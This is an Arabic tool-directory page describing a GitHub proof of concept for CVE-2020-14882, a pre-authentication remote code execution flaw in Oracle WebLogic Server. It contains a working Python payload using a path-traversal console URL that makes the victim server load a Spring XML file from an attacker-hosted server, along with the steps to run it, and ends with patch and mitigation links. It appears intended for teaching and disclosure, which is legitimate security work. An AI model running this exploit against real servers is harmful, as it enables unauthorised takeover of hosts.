Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/lucaspdiniz/cve-2020-14882
توليد الحمولةتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالتعلم والتعليم
GitHublucaspdiniz/cve-2020-14882

CVE-2020-14882

الاستيلاء على Oracle WebLogic Server

عرض المستودع
126منذ 2 سنواتلم تتم المراجعة بعد
مشاركة

ثغرة RCE في WebLogic - CVE-2020-14882

  • مقدمة

CVE-2020-14882 هي ثغرة تنفيذ تعليمات برمجية عن بُعد (RCE) في مكوّن Console في خادم Oracle WebLogic Server. تم تصنيف هذه الثغرة التي تسبق المصادقة بتعقيد هجوم "منخفض" وأبرزتها Oracle على أنها "سهلة الاستغلال"، مما أدى إلى حصولها على درجة حرجة تبلغ 9.8 على مقياس CVSSv3. كان الاستغلال الناجح سيسمح لمهاجم غير مصادَق باختراق خادم Oracle WebLogic عبر HTTP والسيطرة الكاملة على المضيف. (المزيد - Tenable)

  • درجة الخطورة - CVSS 3 ⚠️


الإصدارات المدعومة المتأثرة هي 10.3.6.0.0 و12.1.3.0.0 و12.2.1.3.0 و12.2.1.4.0 و14.1.1.0.0.

الاستكشاف - POC ❗

البيئة 💻

الضحية (خادم WebLogic): 192.168.0.15 - Windows 10 PRO يقوم بتشغيل خادم WebLogic.
المهاجم (ملف XML مستضاف): 192.168.0.16 - Kali Linux - GNU/Linux - Debian.

  1. في الخطوة الأولى، دعنا ننشئ ملف python سيستغل الثغرة في weblogic.

الحمولة:

import requests
url = http://{}:{}/console/images/%252E%252E%252Fconsole.portal' \
		'?_nfpb=true&_pageLabel=HomePage1&handle=com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext' \
		'(%22http://192.168.0.16:8000/Documents/teste.xml%22)'.format('192.168.0.15', '7001')
response = requests.get(url)

ستستدعي هذه الحمولة مكتبة XML الخاصة بـ spring framework لإرسال طلب إلى خادم في نطاق المهاجم بحثًا عن ملف teste.xml.

  1. نحتاج إلى تجهيز ملف XML الذي سيتم استدعاؤه من قبل الضحية. أنشأنا بنية XML قياسية، ومع ذلك قمنا بتضمين الإطار (framework)، وتعتبر حقول القيم مهمة في هذه الخطوة لأنها ستنفَّذ على الضحية. في هذا المثال، نستدعي ملف الآلة الحاسبة في Windows.



  1. على جهاز المهاجم، نحتاج إلى إنشاء خادم يقدّم ملف XML ليتم طلبه من قبل الضحية. لسهولة الأمر، نستخدم خادم python الخاص بنا http.server.

  1. بدء الهجوم 🎯. نبدأ تشغيل السكربت من الخطوة 1، في هذه الخطوة، تمكّنا من تحديد سجل استدعاءات ملف XML التي يقوم بها الضحية


  1. تم تنفيذ RCE بنجاح 💥. في جانب الضحية، يمكن مشاهدة التنفيذ عن بُعد (RCE) للآلة الحاسبة في Windows

الخلاصة

في 28 أكتوبر، نشر باحث أمني يُدعى Jang تدوينة (بالفيتنامية) حول CVE-2020-14882، متضمنةً تفاصيل جزئية يمكن استخدامها في PoC. ليس Jang غريبًا عن ثغرات WebLogic، إذ يُنسب إليه اكتشاف ثغرة CVE-2020-2555 والإبلاغ عنها إلى Oracle، التي قامت بتصحيحها في تحديث CPU لشهر يناير 2020. في مارس، أكد Jang أن CVE-2020-2555 لم تُصلَح بالكامل. تم الكشف عن التجاوز الخاص بـ CVE-2020-2555 بواسطة باحث آخر، وهو Quynh Le من مركز VNPT لأمن المعلومات (ISC). يُنسب إلى كل من Le وJang الإبلاغ عن هذا التجاوز، والذي يُعرَف بأنه CVE-2020-2883. (المزيد - Tenable)

بعض الروابط للمساعدة في الإصلاح

  • Oracle WebLogic: CVE-2020-14882 : تحديث التصحيح الحرج (Critical Patch Update) (المعرف Doc ID 2771503.1). (دعم Oracle)

  • نشرة Oracle الاستشارية لتحديث التصحيح الحرج - أكتوبر 2020. (دعم Oracle)

  • كيفية التخفيف من تأثير CVE-2020-14882 في WebLogic. (دعم Oracle)

  • ثغرة في منتج Oracle WebLogic Server التابع لـ Oracle Fusion Middleware. (Mitre - CVE)

تم إصلاح الثغرة ✅

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    589
  • 3

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    361
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    339
  • 5

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    322

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →